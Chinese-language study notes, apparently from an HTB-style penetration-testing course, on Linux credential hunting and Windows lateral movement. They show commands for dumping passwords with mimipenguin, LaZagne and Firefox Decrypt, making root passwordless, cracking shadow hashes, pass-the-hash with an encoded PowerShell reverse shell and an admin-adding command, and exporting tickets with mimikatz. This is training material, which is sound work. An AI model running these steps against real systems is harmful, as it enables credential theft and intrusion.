
由于SSH密钥可以任意命名，因此我们不能搜索它们以查找特定名称。但是，它们的格式允许我们唯一地标识它们，因为无论是公钥还是私钥，它们都有唯一的第一行来区分它们。

## SSH Private Keys SSH私钥

```
cry0l1t3@unixclient:~$ grep -rnw "PRIVATE KEY" /home/* 2>/dev/null | grep ":1"  
  
/home/cry0l1t3/.ssh/internal_db:1:——BEGIN OPENSSH PRIVATE KEY——
```

## SSH Public Keys SSH公钥

```
cry0l1t3@unixclient:~$ grep -rnw "ssh-rsa" /home/* 2>/dev/null | grep ":1"  
  
/home/cry0l1t3/.ssh/internal_db.pub:1:ssh-rsa  
AAAAB3NzaC1yc2EAAAQABAAQgQCraK
```

## ## History 历史

在使用Bash作为标准shell的Linux发行版上输入的命令历史中，我们在 `.bash_history` 中找到了相关的文件。然而，其他文件，如 `.bashrc` 或 `.bash_profile` 可以包含重要的信息。

```
cry0l1t3@unixclient:~$ tail -n5 /home/*/.bash*  
  
⇒ /home/cry0l1t3/.bash_history ⇐  
vim ~/testing.txt  
vim ~/testing.txt  
chmod 755 /tmp/api.py  
su  
/tmp/api.py cry0l1t3 6mX4UP1eWH3HXK  
  
⇒ /home/cry0l1t3/.bashrc ⇐  
. /usr/share/bash-completion/bash_completion  
elif [ -f /etc/bash_completion ]; then  
    . /etc/bash_completion  
fi  
fi
```

## #### Logs 日志

Linux系统的一个基本概念是存储在文本文件中的日志文件。许多程序，尤其是所有服务和系统本身，都会写入这样的文件。在它们中，我们发现系统错误，检测有关服务的问题，或者跟踪系统在后台的操作。完整的日志文件可以分为四类：

Application Logs 应用程序日志	Event Logs 事件日志	Service Logs 服务日志	System Logs 系统日志
-------------------------	-----------------	-------------------	------------------

系统中存在许多不同的日志。这些可能因安装的应用程序而异，但这里有一些最重要的：

Log File 日志文件	Description 描述
/var/log/messages	Generic system activity logs.通用系统活动日志。
/var/log/syslog	Generic system activity logs.通用系统活动日志。
/var/log/auth.log	(Debian) All authentication related logs. (Debian) 所有与认证相关的日志。
/var/log/secure	(RedHat/CentOS) All authentication related logs. (RedHat/CentOS) 所有与认证相关的日志。
/var/log/boot.log	Booting information. 引导信息。
/var/log/dmesg	Hardware and drivers related information and logs.硬件和驱动程序的相关信息和日志。
/var/log/kern.log	Kernel related warnings, errors and logs.与内核相关的警告、错误和日志。
/var/log/faillog	Failed login attempts. 登录失败。
/var/log/cron	Information related to cron jobs.与cron作业相关的信息。
/var/log/mail.log	All mail server related logs.所有邮件服务器相关的日志。
/var/log/httpd	All Apache related logs. 所有与Apache相关的日志。
/var/log/mysqld.log	All MySQL server related logs. MySQL服务器相关的所有日志。

在这种情况下，详细覆盖这些日志文件的分析将是低效的。因此，此时，我们应该熟悉各个日志，首先手工检查它们并理解它们的格式。但是，这里有一些字符串可以用来在日志中找到有趣的内容：

```
cry0l1t3@unixclient:~$ for i in $(ls /var/log/* 2>/dev/null);do  
GREP=$(grep "accepted\|session opened\|session  
closed\|failure\|failed\|ssh\|password changed\|new user\|delete  
user\|sudo\|COMMAND\=\\|logs" $i 2>/dev/null); if [[ $GREP ]];then echo -  
e "\n#### Log file: " $i; grep "accepted\|session opened\|session  
closed\|failure\|failed\|ssh\|password changed\|new user\|delete  
user\|sudo\|COMMAND\=\\|logs" $i 2>/dev/null;fi;done
```

```
#### Log file: /var/log/dpkg.log.1
2022-01-10 17:57:41 install libssh-dev:amd64 <none> 0.9.5-1+deb11u1
2022-01-10 17:57:41 status half-installed libssh-dev:amd64 0.9.5-
1+deb11u1
2022-01-10 17:57:41 status unpacked libssh-dev:amd64 0.9.5-1+deb11u1
2022-01-10 17:57:41 configure libssh-dev:amd64 0.9.5-1+deb11u1 <none>
2022-01-10 17:57:41 status unpacked libssh-dev:amd64 0.9.5-1+deb11u1
2022-01-10 17:57:41 status half-configured libssh-dev:amd64 0.9.5-
1+deb11u1
2022-01-10 17:57:41 status installed libssh-dev:amd64 0.9.5-1+deb11u1

... SNIP ...
```

## ## Memory and Cache 内存和缓存

许多应用程序和进程使用身份验证所需的凭据，并将它们存储在内存或文件中，以便可以重用。例如，它可能是登录用户所需的系统凭据。另一个例子是存储在浏览器中的凭据，它也可以被读取。为了从Linux发行版中检索这类信息，有一种名为mimipenguin的工具可以简化整个过程。但是，此工具需要管理员/root权限。

### #### Memory - Mimipenguin

```
cry0l1t3@unixclient:~$ sudo python3 mimipenguin.py
[sudo] password for cry0l1t3:
```

```
[SYSTEM - GNOME]           cry0l1t3:WLpAEXFa0SbqOHY
```

```
cry0l1t3@unixclient:~$ sudo bash mimipenguin.sh
[sudo] password for cry0l1t3:
```

```
MimiPenguin Results:
[SYSTEM - GNOME]           cry0l1t3:WLpAEXFa0SbqOHY
```

我们可以使用的一个更强大的工具是 [LaZagne](#)。这个工具允许我们访问更多的资源并提取凭据。我们可以获得的密码和哈希值有以下来源，但不限于：


Wifi 无线网络	Wpa_supplicant WiFi网络安全存取请求者程序	Libsecret	Kwallet
Chromium-based 铬质	CLI	Mozilla	Thunderbird 雷鸟
Git	Env_variable	Grub	Fstab

AWS	Filezilla	Gftp	SSH
Apache	Shadow 影子	Docker 码头工人	KeePass
Mimipy	Sessions 会话	Keyrings keyring	

#### #### Memory - LaZagne

例如， **Keyrings** 用于安全存储和管理Linux发行版上的密码。密码是加密存储的，并使用主密码进行保护。它是一个基于操作系统的密码管理器，我们将在后面的另一节中讨论。这样，我们就不需要记住每一个密码，并且可以保存重复的密码条目。

```
cry0l1t3@unixclient:~$ sudo python2.7 laZagne.py all
```



The LaZagne Project

! BANG BANG !

---

Shadow passwords

---

```
[+] Hash found !!!
Login: systemd-coredump
Hash: !!:18858::::::
```

```
[+] Hash found !!!
Login: sambauser
Hash:
$6$wgK4tGq7Jepa.V0g$QkxvseL.xkC3jo682xhSGoXX0GcBwPLc2CrAPugD6PYXWQlBkiww
Fs7x/fhI.8negiUSPqaWyv7wC8uwsWPrx1:18862:0:99999:7 :::
```

```
[+] Password found !!!
Login: cry0l1t3
Password: WLpAEXFa0SbqOHY
```

```
[+] 3 passwords have been found.
For more information launch it again with the -v option
```

```
elapsed time = 3.50091600418
```

## #### Browsers

浏览器将用户保存的密码以加密形式本地存储在系统上以供重用。例如， Mozilla Firefox 浏览器将相应用户的加密凭证存储在隐藏文件夹中。这些通常包括相关的字段名、url和其他有价值的信息。

例如，当我们在Firefox浏览器中存储一个网页的凭据时，它们被加密并存储在系统上的 `logins.json` 。然而，这并不意味着他们在那里是安全的。许多员工将这样的登录数据存储在浏览器中，却没有想到这些数据很容易被解密，并被用来攻击公司。

### Firefox存储凭据

```
cry0l1t3@unixclient:~$ ls -l .mozilla/firefox/ | grep default
drwx—— 11 cry0l1t3 cry0l1t3 4096 Jan 28 16:02 1bplpd86.default-
release
drwx—— 2 cry0l1t3 cry0l1t3 4096 Jan 28 13:30 lfx3lvhb.default
```

```
cry0l1t3@unixclient:~$ cat .mozilla/firefox/1bplpd86.default-
release/logins.json | jq .

{
  "nextId": 2,
  "logins": [
    {
      "id": 1,
      "hostname": "https://www.inlanefreight.com",
      "httpRealm": null,
      "formSubmitURL": "https://www.inlanefreight.com",
      "usernameField": "username",
      "passwordField": "password",
      "encryptedUsername":
"MDoEEPgAAAA ... SNIP ... 1liQiqBBAG/8/UpqwNlEPScm0uecyr",
      "encryptedPassword":
"MEIEEPgAAAA ... SNIP ... FrESc4A300BBiyS2HR98xsmlrMCRcX2T9Pm14PMp3bpE=",
      "guid": "{412629aa-4113-4ff9-befe-dd9b4ca388e2}",
      "encType": 1,
      "timeCreated": 1643373110869,
      "timeLastUsed": 1643373110869,
      "timePasswordChanged": 1643373110869,
      "timesUsed": 1
    }
  ],
  "potentiallyVulnerablePasswords": []
}
```

```
"dismissedBreachAlertsByLoginGUID": {},  
"version": 3  
}
```

Firefox Decrypt  工具非常适合解密这些凭证，并且会定期更新。它需要Python 3.9才能运行最新版本。否则，在Python 2中必须使用 [Firefox Decrypt 0.7.0](#)。

## 解密Firefox凭据

```
Chenduoduo@htb[~/htb]$ python3.9 firefox_decrypt.py  
  
Select the Mozilla profile you wish to decrypt  
1 → lfx3lvhb.default  
2 → 1bplpd86.default-release  
  
2  
  
Website: https://testing.dev.inlanefreight.com  
Username: 'test'  
Password: 'test'  
  
Website: https://www.inlanefreight.com  
Username: 'cry0l1t3'  
Password: 'FzXUxJemKm6g2lGh'
```

或者，如果用户使用了受支持的浏览器， [LaZagne](#) 也可以返回结果。

## #### 浏览器- LaZagne

```
cry0l1t3@unixclient:~$ python3 laZagne.py browsers
```

The LaZagne Project

! BANG BANG !

———— Firefox passwords ————

```
[+] Password found !!!  
URL: https://testing.dev.inlanefreight.com  
Login: test
```

```
Password: test
```

```
[+] Password found !!!
```

```
URL: https://www.inlanefreight.com
```

```
Login: cry0l1t3
```

```
Password: FzXUxJemKm6g2lGh
```

```
[+] 2 passwords have been found.
```

```
For more information launch it again with the -v option
```

```
elapsed time = 0.2310788631439209
```

## Passwd, Shadow & Opasswd

基于linux的发行版可以使用许多不同的身份验证机制。最常用的标准机制之一是可插拔身份验证模块（PAM）。用于此的模块称为 `pam_unix.so` 或 `pam_unix2.so`，在基于Debian的发行版中位于 `/usr/lib/x86_64-linux-gnu/security/`。这些模块管理用户信息、身份验证、会话、当前密码和旧密码。例如，如果我们想要更改Linux系统上的帐户密码（`passwd`），就会调用PAM，它采取适当的预防措施，并相应地存储和处理信息。

用于管理的 `pam_unix.so` 标准模块使用来自系统库和文件的标准化API调用来更新帐户信息。读取、管理和更新的标准文件为 `/etc/passwd` 和 `/etc/shadow`。PAM还有许多其他服务模块，例如LDAP、mount或Kerberos。

### Passwd File

`/etc/passwd` 文件包含系统中所有现有用户的信息，所有用户和服务都可以读取该文件。`/etc/passwd` 文件中的每个条目标识系统上的一个用户。每个条目有7个字段，其中包含一个数据库表单，其中包含有关特定用户的信息，其中用冒号（`:`）分隔信息。因此，这样的条目可能看起来像这样：

### Passwd Format 密码格式

<code>cry0l1t3</code>	<code>:</code>	<code>x</code>	<code>:</code>	<code>1000</code>	<code>:</code>	<code>1000</code>	<code>:</code>	<code>cry0l1t3,,,</code>	<code>:</code>	<code>/home/cry0l1t3</code>
Login name 登录名		Password info 密码信息		UID		GUID		Full name/comments 全名/评论		Home 目录

我们最感兴趣的字段是本节中的Password information字段，因为这里可以有不同的条目。我们可能只在非常旧的系统上发现的最罕见的情况之一是该字段中加密密码的哈希值。现代系统将哈希值存储在 `/etc/shadow` 文件中，我们将在后面讨论这个文件。然而，`/etc/passwd` 是全系统可读的，如果哈希存储在这里，攻击者就有可能破解密码。

通常，我们在该字段中发现值 `x`，这意味着密码以加密形式存储在 `/etc/shadow` 文件中。但是，也可能是错误的设置使 `/etc/passwd` 文件可写。这将允许我们为用户 `root` 清除此字段，以便密码信息字段为空。这将导致当用户尝试以 `root` 登录时，系统不会发送密码提示。

#### #### Editing `/etc/passwd` - Before

```
root:x:0:0:root:/root:/bin/bash
```

#### #### Editing `/etc/passwd` - After

```
root::0:0:root:/root:/bin/bash
```

#### #### Root without Password Root 用户无需密码

```
[cry0l1t3@parrot] -[~]$ head -n 1 /etc/passwd
```

```
root::0:0:root:/root:/bin/bash
```

```
[cry0l1t3@parrot] -[~]$ su
```

```
[root@parrot] -[/home/cry0l1t3]#
```

#### ## Shadow File 影子文件

由于读取密码哈希值可能会使整个系统处于危险之中，因此开发了 `/etc/shadow` 文件，它具有与 `/etc/passwd` 类似的格式，但只负责密码及其管理。包含已创建用户的所有密码信息。例如，如果 `/etc/passwd` 的用户在 `/etc/shadow` 文件中没有条目，则认为该用户无效。`/etc/shadow` 文件也只能由具有管理员权限的用户读取。该文件的格式分为 nine fields：

<code>cry0l1t3</code>	:	<code>\$6\$wBRzy\$...SNIP...x9cDWUxW1</code>	:	<code>18937</code>	:	<code>0</code>	:
Username 用户名		Encrypted password 加密的密码		Last PW change 最后一次 PW更改		Min. PW age 最低PW 年龄	

```
[cry0l1t3@parrot] -[~]$ sudo cat /etc/shadow
```

```
root:*:18747:0:99999:7:::  
sys!:18747:0:99999:7:::
```

```
... SNIP ...
```

```
cry0l1t3:$6$wBRzy$ ... SNIP ... x9cDWUxW1:18937:0:99999:7 :::
```

如果密码字段包含字符，如 `!` 或 `*`，则用户无法使用Unix密码登录。但是，仍然可以使用其他用于登录的身份验证方法，例如Kerberos或基于密钥的身份验证。如果 `encrypted password` 字段为空，也适用同样的情况。这意味着登录时不需要密码。但是，它可能导致特定的程序拒绝访问函数。`encrypted password` 也有一个特殊的格式，我们也可以从中找到一些信息：

- ◆ `$<type>$<salt>$<hashed>`

正如我们在这里看到的，加密的密码分为三个部分。加密的类型允许我们区分以下内容：

## Algorithm Types 算法类型

- ◆ `$1$` – MD5 `$1$` - MD5
- ◆ `$2a$` – Blowfish `$2a$` - 河豚
- ◆ `$2y$` – Eksblowfish
- ◆ `$5$` – SHA-256 `$5$` - SHA-256
- ◆ `$6$` – SHA-512 `$6$` - SHA-512

最新的Linux发行版默认使用SHA-512（`$6$`）加密方式。我们还将找到其他加密方法，然后我们可以尝试在旧系统上破解。

## Opasswd

PAM库（`pam_unix.so`）可以防止重用旧密码。保存旧密码的文件

为 `/etc/security/opasswd`。如果未手动更改该文件的权限，则还需要管理员/root权限才能读取该文件。

## 阅读/etc/security/opasswd

```
Chenduoduo@htb[ /htb]$ sudo cat /etc/security/opasswd
```

```
cry0l1t3:1000:2:$1$HjFAfYTG$qNDkF0zJ3v8ylCOrKB0kt0,$1$kcUjWZJX$E9uMSmiQe
Rh4pAAgzuvkq1
```

查看这个文件的内容，我们可以看到它包含用户 `cry0l1t3` 的几个条目，用逗号分隔（`,`）。另一个需要注意的关键点是所使用的散列类型。这是因为 MD5（`$1$`）算法比SHA-512更容易破解。这对于识别旧密码甚至它们的模式尤其重要，因为它们经常跨多个服务或应用程序使用。根据密码的模式，我们将猜测正确密码的概率提高了许多倍。

## 破解 Linux 凭据

一旦我们收集了一些哈希值，我们可以尝试用不同的方法来破解它们，以获得明文密码。

#### #### Unshadow

```
henduoduo@htb[/htb]$ sudo cp /etc/passwd /tmp/passwd.bak  
Chenduoduo@htb[/htb]$ sudo cp /etc/shadow /tmp/shadow.bak  
Chenduoduo@htb[/htb]$ unshadow /tmp/passwd.bak /tmp/shadow.bak >  
/tmp/unshadowed.hashes
```

#### Hashcat - 破解 Unshadowed Hashes

```
Chenduoduo@htb[/htb]$ hashcat -m 1800 -a 0 /tmp/unshadowed.hashes  
rockyou.txt -o /tmp/unshadowed.cracked
```

#### Hashcat -破解MD5哈希

```
Chenduoduo@htb[/htb]$ cat md5-hashes.list  
  
qNDkF0zJ3v8ylC0rKB0kt0  
E9uMSmiQeRh4pAAgzuvkq1
```

```
Chenduoduo@htb[/htb]$ hashcat -m 500 -a 0 md5-hashes.list rockyou.txt
```

TUqr7QfLTlhruhVbCP

## Windows 横向移动

### Pass the Hash (PtH)

Pass the Hash (PtH) 攻击是一种攻击者使用密码哈希而不是使用明文密码进行身份验证的技术。

获得hash的方法：

- ◆ 从入侵的主机转存本地SAM数据库
- ◆ 从DC上的NTDS数据库 (ntds.dit) 中提取哈希值
- ◆ 从内存中提取hash (lsass.exe)

#### Windows NTLM

Windows New Technology LAN Manager (NTLM) 是一组安全协议，可以验证用户身份，使用单点登陆 (SSO) 。

使用NTLM，存储在服务器和DC上的密码不会加盐，这就可以使用PtH。

## 使用 Mimikatz 进行 PtH

涉及到Mimikatz的一个模块： sekurlsa::pth

- ◆ `/usr` : 想要模拟的用户名
- ◆ `/rc4` or `/NTLM` : 用户密码的NTLM的hash
- ◆ `/domain` : 要模拟的用户所属的域
- ◆ `/run` :

run it in mimikatz.exe can list all info

```
privilege::debug  
sekurlsa::logonpasswords
```

```
c:\tools> mimikatz.exe privilege::debug "sekurlsa::pth /user:julio  
/rc4:64f12cddaa88057e06a81b54e73b949b /domain:inlanefreight.htb  
/run:cmd.exe" exit  
user      : julio  
domain   : inlanefreight.htb  
program  : cmd.exe  
impers.  : no  
NTLM      : 64F12CDDAA88057E06A81B54E73B949B  
| PID  8404  
| TID  4268  
| LSA Process was already R/W  
| LUID 0 ; 5218172 (00000000:004f9f7c)  
\_ msv1_0 - data copy @ 0000028FC91AB510 : OK !  
\_ kerberos - data copy @ 0000028FC964F288  
  \_ des_cbc_md4      → null  
  \_ des_cbc_md4      OK  
  \_ *Password replace @ 0000028FC9673AE8 (32) → null
```

## 使用Powershell调用 - TheHash (Windows) 进行 PtH

Invoke-TheHash ，该工具是PowerShell函数的集合，用于通过WMI和SMB执行PtH攻击。

当使用时，有两个选择：SMB或WMI命令执行。需要指定一下参数

- ◆ Target : IP
- ◆ Username
- ◆ Domain
- ◆ Hash
- ◆ Common: 在目标上执行的命令。如果没有command, 该函数将检查用户名和hash是否有权访问目标上的WMI

用SMB调用Hash

```
PS c:\htb> cd C:\tools\Invoke-TheHash\
PS c:\tools\Invoke-TheHash> Import-Module .\Invoke-TheHash.ps1
PS c:\tools\Invoke-TheHash> Invoke-SMBExec -Target 172.16.1.10 -Domain
inlanefreight.htb -Username julio -Hash 64f12cddaa88057e06a81b54e73b949b
-Command "net user mark Password123 /add && net localgroup
administrators mark /add" -Verbose

VERBOSE: [+] inlanefreight.htb\julio successfully authenticated on
172.16.1.10
VERBOSE: inlanefreight.htb\julio has Service Control Manager write
privilege on 172.16.1.10
VERBOSE: Service EGDKNNLQVOLFHRQTQMAU created on 172.16.1.10
VERBOSE: [*] Trying to execute command on 172.16.1.10
[+] Command executed with service EGDKNNLQVOLFHRQTQMAU on 172.16.1.10
VERBOSE: Service EGDKNNLQVOLFHRQTQMAU deleted on 172.16.1.10
```

之后就可以设置reverse shell

用WMI调用hash

-Command 是运行这条代码之后执行的反向shell

```
PS c:\tools\Invoke-TheHash> Import-Module .\Invoke-TheHash.ps1
PS c:\tools\Invoke-TheHash> Invoke-WMIEexec -Target DC01 -Domain
inlanefreight.htb -Username julio -Hash 64F12CDDAA88057E06A81B54E73B949B
-Command "powershell -e
JABjAGwAaQBLAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABLAG0A
LgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBLAG4AdAAoACIAMQA3ADIA
LgAxADYALgAxAC4ANQAiACwANAA0ADQANAApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMA
bABpAGUAbgB0AC4ARwB1AHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABLAGFsAXQBdACQA
YgB5AHQAZQBzACAAPQAgADAAgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUA
KAAoACQAAQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUGBlAGEAZAAoACQAYgB5AHQAZQBzACwA
IAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACKQAgAC0AbgBlACAAMAApAhSA
OwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABLAG4A
YQBtAGUAIABTAHkAcwB0AGUAbQAUAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMABwBkAGkA
```

```
bgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkA  
OwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYA  
MQAgAHwAIABPAHUAdAAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBLAG4AZABiAGEAYwBrADIA  
IAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQA  
KQuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBLAG4AZABiAHkAdABlACAAPQAgACgA  
WwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0A0gA6AEEAUwBDAEkASQApAC4ARwB1AHQA  
QgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgB1AGEAbQAuAFcA  
cgBpAHQAZQAoACQAcwBLAG4AZABiAHkAdABlACwAMAAsACQAcwBLAG4AZABiAHkAdABlAC4A  
TABLAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMA  
bABpAGUAbgB0AC4AQwBsAG8AcwB1ACgAKQA="
```

[+] Command executed with process id 520 on DC01

使用Impacket执行PtH

Impacket 

```
Chenduoduo@htb[/htb]$ impacket-psexec administrator@10.129.201.126 -  
hashes :30B3783CE2ABF1AF70F77D0660CF3453
```

```
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
```

```
[*] Requesting shares on 10.129.201.126.....  
[*] Found writable share ADMIN$  
[*] Uploading file SLUBMRXK.exe  
[*] Opening SVCManager on 10.129.201.126.....  
[*] Creating service AdzX on 10.129.201.126.....  
[*] Starting service AdzX.....  
[!] Press help for extra shell commands  
Microsoft Windows [Version 10.0.19044.1415]  
(c) Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>
```

在Impacket工具包中，我们可以使用其他几个工具来执行通过哈希攻击的命令，例如：

impacket-wmiexec 

impacket-atexec 

impacket-smbexec 

使用CrackmapExec 执行PtH

```
Chenduoduo@htb[/htb]# crackmapexec smb 172.16.1.0/24 -u Administrator -d  
. -H 30B3783CE2ABF1AF70F77D0660CF3453
```

```
SMB      172.16.1.10  445    DC01          [*] Windows 10.0 Build  
17763 x64 (name:DC01) (domain:.) (signing:True) (SMBv1:False)  
SMB      172.16.1.10  445    DC01          [-]  
.\\Administrator:30B3783CE2ABF1AF70F77D0660CF3453 STATUS_LOGON_FAILURE  
SMB      172.16.1.5   445    MS01          [*] Windows 10.0 Build  
19041 x64 (name:MS01) (domain:.) (signing:False) (SMBv1:False)  
SMB      172.16.1.5   445    MS01          [+] .\\Administrator  
30B3783CE2ABF1AF70F77D0660CF3453 (Pwn3d!)
```

### 使用evil-winrm执行PtH

当不能使用 SMB 或者没有root权限，可以使用这个连接目标。

```
Chenduoduo@htb[/htb]$ evil-winrm -i 10.129.201.126 -u Administrator -H  
30B3783CE2ABF1AF70F77D0660CF3453  
  
Evil-WinRM shell v3.3  
  
Info: Establishing connection to remote endpoint  
  
*Evil-WinRM* PS C:\\Users\\Administrator\\Documents>
```

### 使用RDP (linux) 执行 PtH

通过xfreerdp等工具执行PtH来获得目标系统的GUI访问权限。

需要注意的：

- ◆ Restricted Admin Mode: 默认为禁用，应该在目标主机上启用；否则会报错  
但也可以通过在 HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Control\Lsa 下添加一个值为0的新注册表项 DisableRestrictedAdmin (REG\_DWORD)来实现

```
c:\\tools> reg add HKLM\\System\\CurrentControlSet\\Control\\Lsa /t REG_DWORD  
/v DisableRestrictedAdmin /d 0x0 /f
```

Registry Editor

File Edit View Favorites Help

Computer\HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa

	Name	Type	Data
	ab(Default)	REG_SZ	(value not set)
	auditbasedirectories	REG_DWORD	0x00000000 (0)
	auditbaseobjects	REG_DWORD	0x00000000 (0)
	Authentication Packages	REG_MULTI_SZ	msv1_0
	Bounds	REG_BINARY	00 30 00 00 00 20 00 00
	crashonauditfail	REG_DWORD	0x00000000 (0)
	disabledomaincreds	REG_DWORD	0x00000000 (0)
	everyoneincludesanonymous	REG_DWORD	0x00000000 (0)
	forceguest	REG_DWORD	0x00000000 (0)
	fullprivilegeauditing	REG_BINARY	00
	LimitBlankPasswordUse	REG_DWORD	0x00000001 (1)
	LsaCfgFlagsDefault	REG_DWORD	0x00000000 (0)
	LsaPid	REG_DWORD	0x00000298 (664)
	NoLmHash	REG_DWORD	0x00000001 (1)
	Notification Packages	REG_MULTI_SZ	scecli
	ProductType	REG_DWORD	0x00000006 (6)
	restrictanonymous	REG_DWORD	0x00000000 (0)
	restrictanonymoussam	REG_DWORD	0x00000001 (1)
	SecureBoot	REG_DWORD	0x00000001 (1)
	Security Packages	REG_MULTI_SZ	""
	DisableRestrictedAdmin	REG_DWORD	0x00000000 (0)

之后就可以使用xfreerdp和参数 /pth 来获得RDP访问

```
Chenduoduo@htb[/htb]$ xfreerdp /v:10.129.201.126 /u:julio
/pth:64F12CDDAA88057E06A81B54E73B949B
```

```
[15:38:26:999] [94965:94966] [INFO][com.freerdp.core] -
freerdp_connect:freerdp_set_last_error_ex resetting error state
[15:38:26:999] [94965:94966] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx rdpdr
... snip ...
[15:38:26:352] [94965:94966] [ERROR][com.freerdp.crypto] -
致命错误发生，导致连接失败
[15:38:26:352] [94965:94966] [ERROR][com.freerdp.crypto] - 
WARNING: CERTIFICATE NAME MISMATCH!           0
[15:38:26:352] [94965:94966] [ERROR][com.freerdp.crypto] -
致命错误发生，导致连接失败
... SNIP ...
```

## UAC 限制使用PtH对本地账户

UAC (用户帐户控制) 限制本地用户执行远程管理操作的能力。当注册表项 HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LocalAccountTokenFilterPolicy 设置为0时, 表示内置的本地管理帐户 (RID-500, "Administrator") 是唯一允许执行远程管理任务的本地帐户。将其设置为1也允许其他本地管理员。

注意：有一个例外，如果注册表项 FilterAdministratorToken（默认禁用）被启用（值 1），RID 500 帐户（即使它被重命名）被注册到UAC保护中。这意味着当使用该帐户时，远程PTH对该机器将失败。

## PtT from Windows

在AD环境中横向移动的另一种方法：Pass the Ticket (PtT) 攻击。在这种攻击中，我们使用窃取的Kerberos票据进行横向移动，而不是使用NTLM密码散列。

Kerberos 票据 (Kerberos Ticket) 是网络身份验证协议 **Kerberos** 的核心组成部分，它用于在不传输用户密码的情况下，在网络上安全地证明一个用户或服务的身份。

### Kerberos 协议刷新

Kerberos身份验证系统是基于票据的。Kerberos背后的核心思想不是为您使用的每个服务都提供帐户密码。相反，Kerberos将所有票证保存在本地系统上，并仅为每个服务提供该服务的特定票证，从而防止票证被用于其他目的。

- ◆ TGT - Ticket Granting Ticket 是在Kerberos系统上获得的第一个票据。TGT允许客户机获得额外的Kerberos票据或 TGS 。
- ◆ TGS - Ticket Granting Service 是由想要使用服务的用户请求的。这些票证允许服务验证用户的身份。

当用户请求 TGT 时，他们必须通过用密码哈希加密当前时间戳来向域控制器进行身份验证。一旦域控制器验证了用户的身份（因为域知道用户的密码散列，这意味着它可以解密时间戳），它就会向用户发送TGT，以供将来的请求使用。一旦用户有了他们的票，他们就不需要用他们的密码证明他们是谁。

如果用户想要连接到MSSQL数据库，它将向密钥分发中心 (KDC) 请求票证授予服务 (TGS)，并提供其票证授予票证 (TGT) 。然后，它将TGS提供给MSSQL数据库服务器进行身份验证。

### 从Windows中获得Kerberos票据

#### PtT 攻击

前提条件已经获得root权限

## 使用mimikatz

在Windows上，票据由LSASS（本地安全授权子系统服务）进程处理和存储。因此，要从Windows系统获得票证，必须与LSASS通信并请求它。作为一个非管理用户，您只能获得您的票，但是作为一个本地管理员，您可以收集所有的票。

我们可以使用 Mimikatz 模块 sekurlsa::tickets /export 从系统中获取所有票据。结果是一个扩展名为 .kirbi 的文件列表，其中包含票据。

```
c:\tools> mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #19041 Aug  6 2020 14:53:43
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##      > http://blog.gentilkiwi.com/mimikatz
## v ##      Vincent LE TOUX          ( vincent.letoux@gmail.com
)
'#####'      > http://pingcastle.com / http://mysmartlogon.com
***/


mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::tickets /export

Authentication Id : 0 ; 329278 (00000000:0005063e)
Session           : Network from 0
User Name         : DC01$
Domain           : HTB
Logon Server     : (null)
Logon Time       : 7/12/2022 9:39:55 AM
SID               : S-1-5-18

* Username : DC01$
* Domain   : inlanefreight.htb
* Password : (null)

Group 0 - Ticket Granting Service

Group 1 - Client Ticket ?
[00000000]
Start/End/MaxRenew: 7/12/2022 9:39:55 AM ; 7/12/2022 7:39:54
PM ;
Service Name (02) : LDAP ; DC01.inlanefreight.htb ;
inlanefreight.htb ; @ inlanefreight.htb
Target Name (--) : @ inlanefreight.htb
Client Name (01) : DC01$ ; @ inlanefreight.htb
Flags 40a50000 : name_canonicalize ; ok_as_delegate ;
pre_authent ; renewable ; forwardable ;
Session Key      : 0x00000012 - aes256_hmac
```

```
31cf...a35a69c07
    Ticket          : 0x00000012 - aes256_hmac      ; kvno = 5
[ ... ]
